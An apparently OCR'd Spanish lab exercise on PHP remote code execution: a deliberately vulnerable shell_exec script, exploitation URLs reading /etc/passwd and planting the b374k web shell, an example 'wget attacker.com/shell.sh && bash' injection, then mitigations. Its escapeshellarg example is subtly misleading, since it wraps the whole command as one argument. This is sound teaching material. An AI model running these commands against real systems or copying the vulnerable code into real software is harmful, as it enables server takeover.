Actividad 4: Explotación y Mitigación de Remote Code Execution (RCE)

Tema: *Ejecución remota de código*

Objetivo: *Explorar RCE y mitigar con escapes de comandos*

¿Qué es RCE?

RCE (**Remote Code Execution**) ocurre cuando una aplicación permite ejecutar **comandos en el sistema** sin restricciones, lo que puede dar control total al atacante en determinadas ocasiones.

Consecuencias de RCE:

- **Acceso a información sensible** (*usuarios, archivos, configuración*).
- **Ejecución de comandos maliciosos** (*descarga y ejecución de malware*).
- **Escalada de privilegios** y control total del sistema.

Código vulnerable

Archivo vulnerable: `rce.php`


```
<?php
  $output = shell_exec($_GET['cmd']);
  echo $output;
?>
```

El código permite que el usuario pueda enviar un comando en la URL (a través del parámetro *cmd*) y ejecutarlo directamente en el sistema y NO hay validación NI sanitización de la entrada.

Explotación de RCE

Acceder a la URL y ejecutar un comando básico:


```
http://localhost/rce.php?cmd=id
```



Si se muestra información del sistema o similar (**uid=1000(user) gid=1000(user)**), la aplicación es vulnerable.

Intentar listar archivos del servidor:


```
http://localhost/rce.php?cmd=ls
```



Si se muestran archivos del sistema en pantalla, el ataque funciona.

Probar más comandos:

```
http://localhost/rce.php?cmd=cat /etc/passwd
```



Si muestra el contenido de **/etc/passwd**, el atacante puede extraer credenciales.

Intentar descargar y ejecutar malware:

Sólo para nuestro ejemplo **dar permisos** de escritura a **/var/www/html/**:

```
sudo chmod -R 777 /var/www/html/
```

Ejecutar

```
http://localhost/rce.php?cmd=git clone https://github.com/b374k/b374k.git
/var/www/html/b374k
```

```
http://localhost/b374k/index.php
```


Si el servidor descarga y ejecuta el archivo, el atacante tiene control total.


b374k shell 3.2

This PHP Shell is a useful tool for system or web administrator to do remote management without using cpanel, connecting using ssh, ftp etc. All actions take place within a web browser

Features :

- File manager (view, edit, rename, delete, upload, download, archiver, etc)
- Search file, file content, folder (also using regex)
- Command execution
- Script execution (php, perl, python, ruby, java, node.js, c)
- Give you shell via bind/reverse shell connect
- Simple packet crafter
- Connect to DBMS (mysql, mssql, oracle, sqlite, postgresql, and many more using ODBC or PDO)
- SQL Explorer
- Process list/Task manager
- Send mail with attachment (you can attach local file on server)
- String conversion
- All of that only in 1 file, no installation needed
- Support PHP > 4.3.3 and PHP 5





Mitigación de RCE

*** Eliminar el uso de *shell_exec()***

Si la ejecución de comandos no es necesaria, deshabilitar la funcionalidad **completamente**.

Código seguro (*rce.php* sin posibilidad de ejecución de comandos ya que **se elimina totalmente**)

```
<?php
die("Esta funcionalidad ha sido deshabilitada por razones de seguridad.");
?>
```

Beneficios:

- Bloquea cualquier intento de ejecución de código en el sistema.
- Evita ataques RCE de forma definitiva.
- No necesita más medidas de seguridad, ya que la ejecución de comandos es eliminada.

*** Restringir Comandos Permitidos**

Si se necesita permitir algunos comandos específicos, usar una lista blanca (*whitelist*).

Código seguro (*rce.php con lista blanca de comandos permitidos*)

```
<?php
$allowed_cmds = ["ls", "whoami", "pwd"];

if (!isset($_GET['cmd']) || !in_array($_GET['cmd'], $allowed_cmds)) {
    die("Comando no permitido.");
}

$output = shell_exec(escapeshellcmd($_GET['cmd']));
echo htmlspecialchars($output, ENT_QUOTES, 'UTF-8');
?>
```

Beneficios:

- Lista blanca de comandos permite solo los necesarios (*ls, whoami, pwd*).
- Evita ejecución de comandos peligrosos (*rm -rf /, wget, curl, nc*).
- Escapa caracteres especiales con e*scapeshellcmd()* para mayor seguridad.
- Evita XSS con *htmlspecialchars()*, protegiendo la salida de comandos.

*** Ejecutar Comandos con Escapes Seguros**

Si se necesita ejecutar comandos con argumentos, usar *escapeshellarg()* para evitar inyección de comandos.

Código seguro (*rce.php con escapes para argumentos*)

```
<?php
if (!isset($_GET['cmd'])) {
    die("Falta el parámetro 'cmd'");
}

$command = escapeshellarg($_GET['cmd']);
$output = shell_exec($command);
echo htmlspecialchars($output, ENT_QUOTES, 'UTF-8');
?>
```

Beneficios:

- *escapeshellarg()* protege argumentos, evitando que se concatenen con ;, &&, |.
- Evita inyección de comandos (*wget http://attacker.com/shell.sh && bash shell.sh).*
- Mayor flexibilidad, pero más seguro que la ejecución directa de *shell_exec().*


*** Deshabilitar *shell_exec()* en PHP**

Si no se necesita ejecución de comandos en todo el servidor, deshabilitar las funciones peligrosas en *php.ini.*

Editar *php.ini*, para ello ejecutar el siguiente comando para abrir la configuración de PHP:

```
sudo mousepad /etc/php/*/apache2/php.ini
```

Buscar la línea *disable_functions* y agregar lo siguiente:




```
disable_functions = shell_exec, system, exec, passthru, popen, proc_open
```

Guardar los cambios y reiniciar Apache para aplicar los cambios

```
sudo systemctl restart apache2
```

Beneficios:


- Bloquea la ejecución de comandos a nivel de servidor, sin necesidad de modificar el código PHP.
- Evita exploits y ejecución remota incluso si *rce.php* no está mitigado en el código.
- Es la mejor opción si no necesitas ejecutar comandos en PHP.

Prueba Final

Probar la URL con ***cmd=id***:

```
http://localhost/rce.php?cmd=id
```

Si la mitigación funciona, se debería ver el mensaje "*Comando no permitido*." en pantalla.



Probar la URL con ***cmd=ls***:

```
http://localhost/rce.php?cmd=ls
```